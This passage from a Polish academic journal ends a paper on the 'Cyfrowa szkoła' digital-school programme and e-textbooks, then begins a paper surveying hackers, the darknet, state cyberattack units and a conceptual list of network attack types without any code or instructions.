- 2) stosowanie i rozwijanie metod kształcenia i oceniania z użyciem TIK;
- 3) prowadzenie zajęć edukacyjnych z wykorzystaniem TIK oraz różnego rodzaju elektronicznych zasobów edukacyjnych;
- 4) inspirowanie i angażowanie uczniów do kształcenia się i kreatywności;
- 5) współpraca z rodzicami oraz środowiskiem lokalnym,
- 6) rozwój zawodowy, współpraca z innymi nauczycielami, w tym współpracy w ramach międzyszkolnych sieci współpracy nauczycieli i samokształcenia.

⁵ Uzasadnienie do Uchwały nr 40/2012 Rady Ministrów z dnia 3 kwietnia 2012 r. w sprawie Rządowego programu rozwijania kompetencji uczniów i nauczycieli w zakresie stosowania technologii informacyjno-komunikacyjnych – „Cyfrowa szkoła”, s. 3.

⁶ Rządowy program rozwijania kompetencji uczniów i nauczycieli w zakresie stosowania technologii informacyjno-komunikacyjnych „Cyfrowa szkoła” – Stan realizacji. Informacja wg stanu na dzień 14 lutego 2013 r., prezentacja multimedialna MEN, <http://www.ore.edu.pl> – (dostęp: 23.11.2013 r.).

⁷ Załącznik do Uchwały nr 40/2012..., s. 6.

W ramach tego obszaru realizowane były szkolenia dla e-koordynatorów i e-trenerów, których zadaniem było szkolenie i opieka nad nauczycielami biorącymi udział w programie. Przygotowane zostały niezbędne do tego celu materiały merytoryczne i szkoleniowe. Efektem działań podjętych w tym obszarze miało być podwyższenie kompetencji nauczycieli w zakresie różnorodnego wykorzystania TIK w pracy dydaktyczno-wychowawczej.

1.2. Obszar e-zasoby edukacyjne

Celem obszaru e-zasoby edukacyjne jest przede wszystkim „uzupełnienie oferty publicznych elektronicznych zasobów edukacyjnych, w tym zapewnienie dostępu do bezpłatnych e-podręczników”⁸.

W ramach tego obszaru rozszerzeniu uległy zasoby portalu „Scholaris – portal wiedzy dla nauczycieli”, między innymi o⁹:

- a) multimedialne zasoby edukacyjne, w szczególności w zakresie treści podstawy programowej kształcenia ogólnego, których nauczanie powinno być wsparte wizualizacją;
- b) udostępnienie narzędzi rozszerzających warsztat pracy nauczycieli, umożliwiając opracowanie lekcji z wykorzystaniem TIK oraz zarządzanie szkołą (m.in. e-dziennik);
- c) opracowanie e-podręczników, które przeznaczone będą do nauczania w klasach IV–VI;
- d) przygotowanie przez TVP portalu edukacyjnego – www.edu4u.tvp.pl – w którym nauczyciele i uczniowie będą mogli znaleźć różnego rodzaju audycje oświatowe¹⁰.

Wszystkie utworzone w ramach tego obszaru materiały, udostępnione są na zasadach wolnego dostępu lub też na podstawie licencji *Creative Commons* (CC). Oznacza to, że każda chętna osoba może korzystać z tych materiałów w sposób nieograniczony, nieodpłatny i niewyłączny. Tyczy się to zarówno do materiałów oryginalnych, jak i ich opracowań¹¹.

1.3. Obszar e-szkola

W ramach obszaru *e-szkola*, placówki biorące udział w programie miały zapewnioną niezbędną infrastrukturę w zakresie TIK, w szczególności nowoczesne pomoce dydaktyczne¹².

⁸ Rządowy program rozwijania kompetencji... (dostęp 23.11.2013 r.).

⁹ <http://www.cyfrowaszkola.men.gov.pl/> (dostęp 30.11.2013 r.).

¹⁰ Rządowy program rozwijania kompetencji... (dostęp 23.11.2013 r.).

¹¹ Załącznik do Uchwały nr 40/2012..., s. 7.

¹² Rządowy program rozwijania kompetencji... (dostęp 23.11.2013 r.).

Zakwalifikowane do programu szkoły musiały przygotować plan zakupów niezbędnego do realizacji programu sprzętu i oprogramowania, przygotowany na podstawie przyjętego przez Radę Ministrów Rozporządzenia odnoszące się do programu „Cyfrowa szkoła”. W dokumencie tym opisany został między innymi sposób przydzielania środków finansowych, niezbędnych do dokonania odpowiednich zakupów oraz warunki wykorzystania tego sprzętu i oprogramowania. Natomiast w załączniku do tego Rozporządzenia wymieniony jest wykaz pomocy dydaktycznych, jakie mogły zostać zakupione w ramach udzielonego wsparcia finansowego oraz jakie muszą być spełnione warunki techniczne odnośnie do stosowania TIK na zajęciach. Wśród wymienionych tu pomocy dydaktycznych są¹³:

- 1) przenośny komputer dla ucznia wraz z oprogramowaniem lub inne mobilne urządzenie mające funkcje komputera, wyposażone w zainstalowany system operacyjny;
- 2) przenośny komputer dla nauczyciela wraz z oprogramowaniem lub inne mobilne urządzenie mające funkcje komputera, wyposażone w zainstalowany system operacyjny;
- 3) szafka do przechowywania i bezpiecznego przemieszczania pomiędzy salami lekcyjnymi przenośnych komputerów dla uczniów, posiadająca funkcję ładowania baterii;
- 4) sieciowe urządzenie wielofunkcyjne umożliwiające co najmniej drukowanie, kopiowanie i skanowanie;
- 5) drukarka;
- 6) skaner;
- 7) tablica interaktywna z systemem mocowania;
- 8) urządzenia i oprogramowanie do przeprowadzania wideokonferencji;
- 9) system do zbierania i analizowania odpowiedzi;
- 10) projektor krótkoogniskowy;
- 11) głośniki;
- 12) kontroler WLAN zarządzający szkolną siecią bezprzewodową;
- 13) punkt dostępowy będący elementem szkolnej sieci bezprzewodowej;
- 14) ruter z wbudowanymi lub zewnętrznymi modułami zapory sieciowej i systemem blokowania włamań (IPS);
- 15) projektor multimedialny;
- 16) ekran projekcyjny;
- 17) wizualizer.

Ze względu na ograniczone środki finansowe zakwalifikowane do programu szkoły mogły z tego katalogu środków dydaktycznych wybrać tylko takie, któ-

¹³ Załącznik nr 1 do Rozporządzenia Rady Ministrów z dnia 3 kwietnia 2012 r. w sprawie warunków, form i trybu realizacji przedsięwzięcia dotyczącego rozwijania kompetencji uczniów i nauczycieli w zakresie stosowania technologii informacyjno-komunikacyjnych, s. 1.

rych nie ma jeszcze w szkole, a są niezbędne do realizacji zadań postawionych przez program. Z tego też względu, jeśli szkoła posiadała przed przystąpieniem do programu któryś z wymienionych elementów, to mogła, a nawet powinna go wykorzystywać do realizacji wyznaczonych zadań.

1.4. Obszar e-uczeń

Ostatnim obszarem, w ramach którego funkcjonuje program „Cyfrowa szkoła” to *e-uczeń*. Według zapisów w Uchwale Rady Ministrów ma on za zadanie zapewnić uczniom, głównie zagrożonym cyfrowym wykluczeniem, dostępu do nowoczesnych pomocy dydaktycznych¹⁴.

Aby szkoła mogła realizować zadania z tego obszaru, muszą zostać najpierw wykonane wszystkie zadania z poprzedniego obszaru, w szczególności *e-nauczyciel* i *e-szkoła*.

W ramach tego obszaru w każdej szkole zakwalifikowanej do programu były realizowane zajęcia lekcyjne, na których wykorzystywane były TIK. Zajęcia te realizowane były w cyklach tygodniowych według następującego klucza:

- w szkołach małych – na co najmniej 3 godzinach zajęć;
- w szkołach średnich – na co najmniej 6 godzinach zajęć;
- w szkołach dużych – na co najmniej 9 godzinach zajęć.

W trakcie tych zajęć wykorzystywany miał być sprzęt i oprogramowanie zakupione w ramach dotacji oraz przygotowane przez nauczycieli pomoce i materiały multimedialne. Ten obszar jest kluczowy dla powodzenia realizacji programu. Dzięki niemu możemy osiągnąć wiele dobrego dla rozwoju społeczeństwa informacyjnego w naszym kraju.

2. E-podręcznik i jego wpływ na ucznia

Jednym z kluczowych elementów obszaru *e-zasoby edukacyjne* jest stworzenie do wszystkich przedmiotów szkolnych *e-podręcznika*. Czym w ogóle jest *e-podręcznik*?

Analizując dokumenty oświatowe dostrzec można, iż *e-podręcznik* to tradycyjny podręcznik w formie elektronicznej zawierający¹⁵:

- 1) opis sposobu uruchamiania albo opis sposobu instalacji i uruchamiania;
- 2) system pomocy zawierający opis użytkownika;

¹⁴ Załącznik do Uchwały nr 40/2012..., s. 3.

¹⁵ Rozporządzenie Ministra Edukacji Narodowej z dnia 21 marca 2012 r. w sprawie dopuszczenia do użytku w szkole programów wychowania przedszkolnego i programów nauczania oraz dopuszczania do użytku szkolnego podręczników, s. 5.

- 3) mechanizm nawigacji i wyszukiwania, w tym w szczególności spis treści i skorowidz w postaci hiperłączy;
- 4) opcję drukowania treści podręcznika, z wyłączeniem dynamicznych elementów multimedialnych, których wydrukowanie nie jest możliwe.

Wiele osób patrząc na ten opis cech *e-podręcznika* twierdzi, że wystarczy oddać do użytku po prostu formę drukarskiego PDF i można będzie mówić o *e-podręczniku*. Trudno się z tym podejściem nie zgodzić, skoro w przytoczonym rozporządzeniu nie ma mowy o wyposażeniu *e-podręcznika* w dynamiczne elementy.

Prof. W. Gogołek podaje, iż istnieje w literaturze pewne założenie, że „e-książka jest cyfrową kopią wersji drukowanej, która jest dostępna za pośrednictwem elektronicznego ekranu”¹⁶. Jak widać, założenie to zbieżne jest z treścią rozporządzenia, jednak nadal nie widać w nim multimedialności, o którą tak mocno walczą autorzy programu „Cyfrowa szkoła”.

Chcąc jednak dalej analizować problematykę *e-podręcznika* w szkole i jego wpływu na ucznia, należy zapoznać się z rodzajami tych podręczników dostępnymi na rynku.

Według M. Plebańskiej wyróżnić możemy pięć typów *e-podręczników*¹⁷:

- 1) ***e-podręcznik statyczny*** – jego ideą jest transformacja podręcznika tradycyjnego jedynie do formatu elektronicznego;
- 2) ***e-podręcznik unmultimedialniony*** – transformacja podręcznika do formatu elektronicznego, wzbogaconego o proste multimedia;
- 3) ***e-podręcznik multimedialny*** – stworzenie podręcznika w pełni multimedialnego już na poziomie koncepcji;
- 4) ***e-podręcznik interaktywny*** – stworzenie podręcznika multimedialnego już na poziomie koncepcji, umożliwiającego pełną interakcję z użytkownikiem;
- 5) ***e-podręcznik inteligentny*** – udostępnienie nauczycielowi elastycznego narzędzia, za pomocą którego samodzielnie zbuduje treści lekcji na bazie dostępnych zasobów, z możliwością korzystania z wersji podstawowej lub modyfikowanej.

Przyjmując taką typologię *e-podręczników* M. Plebańska opracowała definicję tego narzędzia. Według niej jest to „środowisko uczenia się i nauczania, w którym różnego typu treści generowane są w sposób dynamiczny w stosunku do potrzeb osoby uczącej się i/lub nauczającej z wykorzystaniem *e-podręcznika*”¹⁸. Definicja ta w sposób trafny odzwierciedla ideę tego narzędzia odnoszącą się do założeń programu „Cyfrowa szkoła”.

¹⁶ W. Gogołek, *Wpływ e-podręczników na rozwój psychosomatyczny uczniów*, ORE, Warszawa 2013, s. 8.

¹⁷ M. Plebańska, *Podręcznik elektroniczny. Przegląd dostępnych możliwości*, <http://www.ore.edu.pl>, s. 8.

¹⁸ M. Plebańska, *Podręczniki multimedialne w polskich szkołach. Raport z badania*, <http://www.ore.edu.pl>, s. 7,

Czytając wszystkie dokumenty odnoszące się do podręczników multimedialnych, czyli *e-podręczników*, odnieść można wrażenie, iż jest to rewolucyjne narzędzie w pracy nauczyciela i ucznia. Dzięki swoim właściwościom interaktywnym może znacząco wpłynąć na wyniki procesu nauczania – uczenia się. Jednakże mimo wszelkich pozytywnych cech korzystanie z tego rodzaju rozwiązań, w przyjętych ramach „Cyfrowej szkoły” założeń, może przynieść również negatywne skutki.

W ostatnim czasie powstało kilka krytycznych raportów i artykułów odnoszących się do programu „Cyfrowa szkoła”, głównie w odniesieniu do *e-podręczników*.

Podstawowy zarzut, jaki jest podnoszony, to zbyt długi czas, jaki muszą spędzać uczniowie podczas pracy na lekcji i poza nią, wykorzystując *e-podręcznik*. Zgodnie z tym co podaje W. Gogołek, średnia liczba godzin nauki wspomaganej komputerem (w opinii badanych nauczycieli) to: „w klasach I–III – 5,5 godz./miesiąc, w klasach IV-gimnazjum – 7,7 godz./miesiąc, w szkołach ponadgimnazjalnych – 21,1 godz./miesiąc”¹⁹. Należy w tym miejscu przypomnieć, że zgodnie z ustawą czas ten powinien wynosić do 9 godzin na tydzień. Jak widać, deklarowany przez nauczycieli czas jest mniejszy niż zakładany w programie. Należy jednak mieć na uwadze, iż dzieci i młodzież dodatkowo sprzęt komputerowy wykorzystują w domu, zarówno do nauki, jak i do rozrywki.

Rozpatrując sensowność wykorzystywania nowoczesnych środków dydaktycznych w procesie edukacji, należy pamiętać o jego wpływie na zdrowie jego użytkowników. Autor przytaczanego tu raportu dość szczegółowo omawia poszczególne aspekty zdrowotne w odniesieniu do wprowadzanych do szkół środków dydaktycznych, takich jak *e-podręcznik*.

Ogólnie rzecz ujmując, długotrwałe korzystanie z tego rodzaju narzędzia pracującego na tradycyjnym urządzeniu komputerowym, może być dla jego użytkowników bardzo męczące, zwiększając między innymi ryzyko wystąpienia problemów psychologicznych.

Istnieje z pozoru dość proste rozwiązanie negatywnego wpływu tradycyjnych ekranów na zdrowie uczniów. Jest nim wykorzystanie tzw. *e-papieru*. Są to specjalne ekrany monochromatyczne, które w zależności od bieguna ładunków zgromadzonych na powierzchni, uwidaczniają prezentowaną treść, bądź też pozostawiają jasne tło. Niestety, stosowanie tego typu rozwiązań w przypadku dynamicznych treści *e-podręczników* nie jest możliwe ze względu na *wyjatkowo wolny czas reakcji*²⁰.

¹⁹ W. Gogołek, *Wpływ e-podręczników...*, s. 15.

²⁰ D. Kosiński, *E-podręcznik, czyli uczenia na nowo ciężkie początki*, „PCWorld. Nowoczesna szkoła”, nr 1/2013, s. 60.

Zakończenie

Jak widać, sama idea wprowadzenia programu „Cyfrowa szkoła” jest szczytnym przedsięwzięciem. Zarówno wyposażenie szkół w nowoczesny sprzęt i środki dydaktyczne, jak również kształtowanie u nauczycieli i uczniów odpowiednich kompetencji cyfrowych, może i powinno przynieść same korzyści dydaktyczne. Jednak należy też nie zapominać o ewentualnym negatywnym wpływie poszczególnych elementów programu, tj. korzystanie z komputera i e-podręcznika, jaki mogą mieć na zdrowie samych uczniów. Należy robić wszystko, aby te negatywne skutki możliwie jak najszybciej niwelować.

Aby jednoznacznie odpowiedzieć na pytanie postawione w tytule niniejszego tekstu muszą być wykonane szczegółowe badania. Żeby jednak można było to zrobić, muszą być postawione odpowiednie problemy badawcze. Wówczas będzie można stwierdzić, czy proponowany przez rząd program przyniesie korzyści dla edukacji, czy też będzie dla niej przeszkodą.

Bibliografia

- Gogołek W., *Wpływ e-podręczników na rozwój psychosomatyczny uczniów*, ORE, Warszawa 2013.
<http://mac.gov.pl/> (dostęp 30.11.2013 r.).
<http://www.cyfrowaszkoła.men.gov.pl> (dostęp 30.11.2013 r.).
- Kosiński D., *E-podręcznik, czyli uczenia na nowo ciężkie początki*, „PCWorld. Nowoczesna szkoła”, nr 1/2013.
- Plebańska M., *Podręcznik elektroniczny. Przegląd dostępnych możliwości*, <http://www.ore.edu.pl/>
- Plebańska M., *Podręczniki multimedialne w polskich szkołach. Raport z badania*, <http://www.ore.edu.pl/>
- Rozporządzenie Ministra Edukacji Narodowej z dnia 21 marca 2012 r. w sprawie dopuszczenia do użytku w szkole programów wychowania przedszkolnego i programów nauczania oraz dopuszczania do użytku szkolnego podręczników.
- Rozporządzenie Rady Ministrów z dnia 3 kwietnia 2012 r. w sprawie warunków, form i trybu realizacji przedsięwzięcia dotyczącego rozwijania kompetencji uczniów i nauczycieli w zakresie stosowania technologii informacyjno-komunikacyjnych.
- Rządowy program rozwijania kompetencji uczniów i nauczycieli w zakresie stosowania technologii informacyjno-komunikacyjnych „Cyfrowa szkoła” – Stan realizacji. Informacja wg stanu na dzień 14 lutego 2013 r., prezentacja multimedialna MEN, <http://www.ore.edu.pl> (dostęp: 23.11.2013 r.)
- Uchwała nr 40/2012 Rady Ministrów z dnia 3 kwietnia 2012 r. w sprawie Rządowego programu rozwijania kompetencji uczniów i nauczycieli w zakresie stosowania technologii informacyjno-komunikacyjnych – „Cyfrowa szkoła”.
- Uzasadnienie do uchwały nr 40/2012 Rady Ministrów z dnia 3 kwietnia 2012 r. w sprawie Rządowego programu rozwijania kompetencji uczniów i nauczycieli w zakresie stosowania technologii informacyjno-komunikacyjnych – „Cyfrowa szkoła”.

Janusz JANCZYK

**W GŁĘBI INTERNETU – INNE ZASTOSOWANIA
INFORMATYKI**

**IN THE DEPTHS OF THE INTERNET – OTHER APPLICATIONS
OF COMPUTER SCIENCE**

Słowa kluczowe: Internet, cyberterroryzm, hackerzy, wojna sieciowa

Keywords: Internet, cyber-terrorism, hackers, netwar

Streszczenie

Internet wywodzi się z projektów wojskowych, lecz stał się pierwszym elektronicznym środowiskiem komunikacji społecznej. Funkcjonalność Internetu pozwala wykorzystywać go do różnych celów, nie zawsze etycznych, czy zgodnych z prawem. Ciemna strona Internetu – *darknet*, jest wykorzystywana do wielu celów. Szczególne miejsce w tym opracowaniu ma kontekst instytucjonalnego cyberterroryzmu w Internecie. Zostały też opisane typy ataków sieciowych dla celów prowadzenia działań destrukcyjnych i inwigilacji. Celem jest deskrypcja środowiska społecznego sieci dla uzyskania obrazu tak kontrowersyjnych zastosowań informatyki.

Summary

The Internet originates from military projects, but became the first electronic communication environment. The functionality of the Internet allows to use it for various purposes, does not always ethical or lawful. The dark side of the Internet – Darknet, is used for many purposes. The special place in this paper is the institutional context of cyber-terrorism on the Internet. In this paper have also been described types of network attacks for the purpose of conducting destructive activities and surveillance. The aim is description of the social environment network to obtain an image of controversial applications of computer science.

Wstęp

Wśród zastosowań społecznych dziedziny nauki, jaką jest informatyka, niewątpliwie największą karierę zrobiły sieci komputerowe – zwłaszcza rozległe, czyli Internet. Czym jest obecnie Internet? Każdy ma na ten temat własne zdanie i jednocześnie znakomita większość podziela opinię, iż wpływ tego produktu informatyki jest duży, może nawet zbyt duży, na życie współczesnego człowieka. Najbardziej rozpowszechnioną funkcjonalnością Internetu jest World Wide

Web (WWW), pomimo że w zamyśle twórców miał służyć do celów naukowych. W 1992 roku fizyk Tim Berners-Lee obmyślił sposób integracji źródeł informacji w Internecie dla potrzeb własnych dokumentów i użył do tego hipertekstu, wykreowanego jeszcze w latach 60. XX wieku przez Teda Nelsona. Nie zdawał sobie sprawy z wykreowania WWW, a pewnie nie przypuszczał, że w tak krótkim czasie spowoduje burzę w społeczeństwie. Informacja niesiona poprzez strony WWW jest multimedialna i o pełnym spektrum tematycznym. Olbrzymi obszar zastosowań hipertekstu w Internecie, a szczególnie jego dostępność i łatwość stosowania nie tylko oszałamia, ale wciąga i uzależnia. Trzeba zaznaczyć, że racjonalne, w stosunku do zamysłu twórców WWW, wykorzystanie Internetu jest tylko wierzchołkiem góry lodowej możliwych zastosowań¹. Należy się zastanowić, czy naprawdę możliwy jest dostęp do wszelkiego rodzaju poglądów, opinii czy wiadomości, skoro WWW oferuje ich tyle, że za krótko żyjemy, aby je chociażby pobieżnie przejrzeć. Z technicznego punktu widzenia, przy tak szybkim rozwoju środków przenoszenia i przetwarzania informacji, niepozbawione racjonalności jest globalne sieciowe połączenie społeczeństw, określane mianem McLuhan'owskiej „globalnej wioski”, która w ostatniej dekadzie usilnie egzemplifikuje idee zwarte w teorii chaosu.

1. Czym się zajmują hackerzy

Poindeksowana zawartość informacyjna Internetu nie jest tak intrygująca i tajemnicza dla badacza zagadnień społeczności sieciowych, co bliżej nieokreślone ciemne obszary globalnej sieci – tzw. *darknet*. Pierwszoplanowa trudność dotyczy liczby witryn prywatnych osób, które nie potrafią włączyć ich do indeksowanych zasobów Internetu. Są to osoby poznające podstawy edycji stron WWW, które przy pomocy standardowego oprogramowania, nawet biurowego, realizują tego typu projekty. Zapewne wiele dokumentów tak powstałych zawiera wiele interesujących informacji, ale nie mogą zaistnieć w Internecie bez procedury publikacji. Szczególnie istotni są tutaj ci użytkownicy Internetu, którzy posiadają stałe łącza i we własnych komputerach uruchomili serwery usług WWW. Często tego typu netizeni nie wiedzą o konieczności zarejestrowania swoich serwerów przynajmniej w jednym serwisie wyszukiwawczym lub katalogu tematycznym.

Istotną rolę pełnią w powstawaniu problemów społecznych i technicznych w Internecie domorośli eksperci, zwani potocznie *hackerami*. Choć ich liczba jest niewielka w stosunku do użytkowników sieci, to silnie oddziałują na całe

¹ Por. J. Janczyk, *Racjonalność użytkowania Internetu* [w:] *Racjonalność myślenia, decydowania i działania*, red. L.W. Zacher, Wyd. WSPiZ, Warszawa 2000

społeczeństwo. Wraz z rozwojem Internetu i jego upowszechnieniem problem hackerstwa otrzymał najwyższy priorytet. To dzięki hackerom powstało pojęcie „firewall”, za którym kryje się oprogramowanie systemów informatycznych o najwyższej jakości zabezpieczeń. Za hackera uważany jest każdy kto potrafi „poskromić system komputerowy” lub „rozpruć system komputerowy”, przy czym nie jest to jego własny system i nie posiada do niego praw dostępu. Ze względu na średnią wieku (są to głównie młodociani przestępcy), hackerów często nazywa się przestępcami w krótkich spodenkach (ang. *short-pants criminals*). Nieco inaczej hackera definiuje angielski słownik *The New Hacker's Dictionary – The Jargon File*². Podaje on, że hacker to osoba mająca duże umiejętności programistyczne i bardzo bogatą wiedzę o komputerach oraz systemach operacyjnych, aplikacjach i lukach w nich występujących. W takim znaczeniu za hackera uważany byłby kiedyś nawet Bill Gates. Z kolei B. Landreth, były hacker, wyróżnia następujące kategorie hackerów: nowicjuszy, studentów, turystów, wandalów i złodziei.³ Charakterystyczną cechą takiego podziału są pobudki, dla których dokonywane są przestępstwa oraz oczekiwane zyski z tych działań. Do nowicjuszy zalicza się początkujących hackerów, których interesują gry komputerowe, nowsze oprogramowanie lub zawartość zbiorów danych. Trudno jest określić zakres działań nowicjuszy w stosunku do systemów informatycznych, które uległy ich „poskromieniu”. W kategorii studentów znajdują się wszelkiego rodzaju amatorscy badacze i analitycy, którzy są zainteresowani poznaniem różnych systemów informatycznych. Nie są oni nastawieni na wyrządzanie szkód, lecz tylko na zaspokojenie własnej ciekawości lub wypróbowanie umiejętności. Dla turystów systemy komputerowe są swego rodzaju łamigłówką, do której po rozwiązaniu więcej nie wracają. Wandale to kategoria, którą kieruje głównie chęć dokonywania zniszczeń w systemach komputerowych. Satisfakcją dla tej grupy użytkowników stanowi totalna destrukcja „rozprutego” systemu. Kategoria złodziei, najliczniej reprezentowana, ma najwięcej wspólnego z przestępstwami tradycyjnymi, chociaż komputer jest im w działaniu nieodzowny. Złodziei można uznać za typowych przestępców po odpowiednim przeszkoleniu informatycznym (kursie doskonalącym), a Internet ułatwia im zadanie, chociażby poprzez: informacje o szczegółach systemów informatycznych (listy dyskusyjne np. turystów, studentów, czy nawet nowicjuszy), serwery z oprogramowaniem specjalistycznym (crack's) do włamań⁴, tworzenia lub podrabiania elektro-

² Por. *The New Hacker's Dictionary*, <http://www.ccil.org/jargon/jargon.html> (20.09.2012).

³ Por. B. Landreth, *Out of the Inner Circle. A Hacker's Guide to Computer Security*, Washington 1985.

⁴ Jednym z bardziej znanych tego typu serwisów był <http://astalavista.box.sk> (obecnie właściwy serwis dostępny jest w tylko darknecie).

nicznych kart kredytowych⁵, jak i do tworzenia listy haseł dostępu do najprzeróżniejszych zabezpieczonych serwerów⁶.

Pierwszy ujawniony i najsłynniejszy hacker świata, Kevin Mitnick, twierdzi, że najsłabszym ogniwem zabezpieczeń systemów komputerowych są ludzie. On sam nigdy nie stosował aplikacji hackerskich. Według niego najskuteczniejszą metodą było poznanie odpowiedniej osoby i tzw. social engineering, czyli wykorzystanie słabości psychiki ludzkiej⁷. W przeciwieństwie do Mitnicka inni hackerzy tworzą i używają oprogramowania do swoich poczynań w sieci. Metod włamań do sieciowych systemów komputerowych jest wiele i można je podzielić na kilka grup:

- BO (*Buffer Overflow*) – to najpopularniejsza metoda ataku w Internecie; wykorzystuje błędy logiczne w oprogramowaniu komputerów;
- DoS (*Denial of Service*) – polega na blokowaniu działania serwerów sieciowych poprzez wysyłanie wielu zmodyfikowanych pakietów IP;
- DDoS (*Distributed Denial of Service*) – atak DoS wykonany jednocześnie z wielu komputerów (np. botnetu);
- Wirusy, robaki i konie trojańskie⁸ – są znane prawie wszystkim użytkownikom Internetu;
- Sniffing – polega na przechwytywaniu haseł dostępu⁹;
- Spoofing – czyli podszywanie się pod cudzy adres IP;
- Session hijacking – to dynamiczna odmiana spoofingu;
- Network snooping – wykorzystanie zaawansowanych analizatorów sieci w celu doboru najefektywniejszej metody ataku.

2. Gdzie pracują hackerzy

Trzeba zauważyć, że rozróżnienie zastosowań typowych od nietypowych (przestępczych) komputerów jest trudne. Granica między nimi jest cienka lub niewyraźna. Takie rozumowanie jest błędne pomimo, że w środkach masowego przekazu afirmuje się działania przestępcze poprzez następujące określenia: „legalne szpiegostwo gospodarcze”, „legalny wywiad gospodarczy”¹⁰. Szpiego-

⁵ Np.: Cmaster3 lub Cwizard1.

⁶ Np.: McKiler PL, HackNet czy Socket Demon1.3.

⁷ Por. J. Janczyk, *Social problems resulting from information contents of the Internet*, Congress Papers: *Innovations for an e-Society. Challenges for Technology Assessment*, session II – *New Media and Culture*, Berlin 2001.

⁸ Te grupy specjalizowanego oprogramowania są często w potocznym znaczeniu używane zamiennie.

⁹ Hackerzy używają najczęściej kilku metod zdobywania haseł: brutal force, słownika, podsłuch w sieci lub powtórne logowanie.

¹⁰ Por. J. Janczyk, „Cienie” *Internetu a edukacyjne możliwości zastosowań technologii informacyjnej*, „Transformacje” listopad 2002, 1–4/2002.

stwo w sposób naturalny kojarzy się z działaniami nielegalnymi, a wywiad jest określeniem obojętnym, przez co obejmuje również działania legalne. W tym kontekście „New York Times” ujawnił, że od 2010 roku Agencja Bezpieczeństwa Narodowego USA (NSA) wykorzystuje swoje ogromne zbiory danych do tworzenia zaawansowanych wykresów powiązań społecznych większości amerykańców. Dzięki nim możliwa jest identyfikacja: współpracowników, miejsc przebywania w określonym czasie, towarzyszy podróży i innych danych osobowych¹¹. Usprawiedliwieniem działań NSA jest syndrom zagrożenia terroryzmem i cyberterroryzmem. W 2013 roku, po sześcioletnim śledztwie, amerykańska firma Mandiant opublikowała raport, według którego Chińska Armia Ludowa posiada jednostkę cyberterrorystycznej formacji¹². Raport nazywa formację hackerską jako APT1 i określa jej lokalizację w niepozornym 12-piętrowym budynku na przedmieściach Szanghaju. Formacja jest oznaczona w chińskiej armii jako jednostka 61398. Współpracownicy tej formacji, w liczbie sięgającej nawet kilku tysięcy mają za swój główny cel instytucje państwowe oraz organizacje i firmy w Stanach Zjednoczonych. To, że nasilające się w ostatnich latach ataki na amerykańskie cele pochodzą z Chin, nie jest niczym nowym dla NSA Stanów Zjednoczonych. Ten raport stanowi pierwsze, tak poważne oskarżenie chińskiego rządu o prowadzenie szeroko zakrojonych cyberterrorystycznych działań. NSA nie należy do organizacji świętych, gdyż podejrzewana jest o cyberataki od czasu konfliktu w Zatoce Perskiej w 1991 roku, a do tych celów wypuściła do Internetu takie robaki, jak: Stuxnet, Duqu i Flame. Działania amerykańskiej agencji doprowadziły do tego, że Stanom Zjednoczonym zagraża już nie tylko Chińska formacja cyberterrorystyczna, lecz także coraz mocniejsza irańska siatka rządowych hackerów. Interesujące spostrzeżenia w związku z powyższym poczynił C. Raiu szef działu badań Kaspersky Lab na konferencji Cyber-Security Summit w 2013 roku¹³. Stwierdził między innymi, że w sieci funkcjonuje wiele cyberbroni, o których użytkownicy, a nawet specjaliści od zabezpieczeń sieciowych, nie mają pełnej wiedzy, gdyż jest trudna do wykrycia i monitorowania. Wyraził też opinię, że do początku 2013 roku za większość aktywnego w Internecie złośliwego oprogramowania odpowiedzialni byli „klasyczni” cyberprzestępcy, których główną motywacją były pieniądze. Od tego czasu specjaliści z Kaspersky Lab odnotowują coraz większą aktywność najróżniejszych agend rządowych i wojskowych. Specjalizują się one w przeprowadzaniu ataków informatycznych i wykradaniu danych. Wspomniani specjaliści dzielą takie

¹¹ Por. wiadomości w serwisie New York Times, *N.S.A. Gathers Data on Social Connections of U.S. Citizens*, http://www.nytimes.com/2013/09/29/us/nsa-examines-social-networks-of-us-citizens.html?_r=0 (14.12.2013).

¹² Por. *Cyberterroryści w chińskiej armii*, „PC World” 4/2013.

¹³ Por. *Hacker na państwowej posiadzie*, „PC World” 4/2013.

akcje na dwie grupy działania: celem pierwszej jest zakłócenie funkcjonowania jakiegoś państwa, instytucji lub organizacji (taki efekt spowodował wirus Stuxnet zakłócając pracę irańskich instalacji atomowych), celem drugiej są operacje szpiegowskie, przeprowadzane z wykorzystaniem narzędzi informatycznych (działanie wirusa Duqu, który miał poczynić rekonesans przed atakiem Stuxnet). Operacje hackerskie inspirowane i prowadzone przez organizacje rządowe mają na celu nie tylko inne rządy, lecz coraz częściej firmy. Ataki takie są prowadzone dla pozyskania poufnych danych (np. kodu źródłowego oprogramowania) lub z myślą o uzyskaniu dostępu do rządowych systemów IT, co dotyczy firm współpracujących z instytucjami publicznymi. Do tych celów, jak twierdzą specjaliści z Kaspersky Lab, wykorzystywany był i po modyfikacjach jest wirus Flame. Polska armia nie chce dłużej pozostawać w tyle i jak twierdzi minister obrony narodowej T. Siemoniak, w 2014 roku nowo powołana jednostka Centrum Operacji Cybernetycznych ma zajmować się odpieraniem ataków elektronicznych i prowadzeniem cyberwojny¹⁴. Pan minister zdaje sobie sprawę, że wojsko do tej jednostki rekrutować będzie hackerów i to nie koniecznie do sortów mundurowych. Zatrudnianie specjalistów od włamań hackerskich, infiltracji elektronicznej oraz przeciwdziałania podobnym atakom nie jest w polskim wojsku niczym nowym. Z usług takich specjalistów chętnie korzysta Służba Kontrwywiadu Wojskowego, a wzmocnieniem bezpieczeństwa sieciowego zajmują się hackerzy w Narodowym Centrum Kryptologii. Centrum to uważane jest za odpowiednik amerykańskiej NSA. Wypada także wspomnieć o przetargu MON i Narodowego Centrum Badań i Rozwoju z 2013 roku na stworzenie oprogramowania i sprzętu elektronicznego do prowadzenia walki elektronicznej¹⁵. Projekt obejmował stworzenie botworma (inteligentnego robaka) na tyle szkodliwego, aby mógł on niepostrzeżenie infekować i inwigilować komputery innych państw, paraliżować ich systemy komunikacyjne i informatyczne, a także przejmować i neutralizować wrogie oprogramowanie szpiegowskie. Polityka MON w tej sprawie jest co najmniej niejasna, gdyż najpierw dokumenty przetargowe opublikowano na stronie instytucji współpracującej z ministerstwem, a potem okazuje się, że przetarg ktoś wygrał, ale nie wiadomo kto i dokumenty związane z projektem są niekompletne.

